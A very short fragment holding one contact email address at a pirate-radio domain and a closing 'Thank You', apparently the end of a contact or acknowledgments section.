  - majormal@pirate-radio.org


Thank You